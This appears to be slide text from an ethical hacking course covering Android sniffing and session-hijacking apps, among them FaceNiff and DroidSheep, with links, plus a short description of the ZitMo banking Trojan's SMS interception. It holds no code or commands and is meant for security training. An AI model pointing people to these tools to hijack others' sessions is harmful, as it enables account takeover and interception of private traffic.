


<http://droidsheep.de>

# Android-based Sniffer: FaceNiff



- FaceNiff is an Android app that allows you to sniff and intercept web session profiles over the Wi-Fi that your mobile is connected to
- It is possible to hijack sessions only when Wi-Fi is not using EAP, but it should work over any private networks (Open/WEP/WPA-PSK/WPA2-PSK)


<http://faceniff.ponury.net>



# Android-based Sniffers: Packet Sniffer, tPacketCapture, and Android PCAP




## Packet Sniffer




<https://sites.google.com>

## tPacketCapture



<http://www.taosoftware.co.jp>

## Android PCAP





<http://www.kismetwireless.net>

# Android Trojan: ZitMo (Zeus-in-the-Mobile)

C|EH  
Computer Emergency Response Team

- ZitMo is the notorious mobile component of the Zeus banking Trojan that circumvents two-factor authentication by intercepting SMS confirmation codes to access bank accounts
- The new versions for Android and BlackBerry have now added botnet-like features, such as enabling cybercriminals to control the Trojan via SMS commands

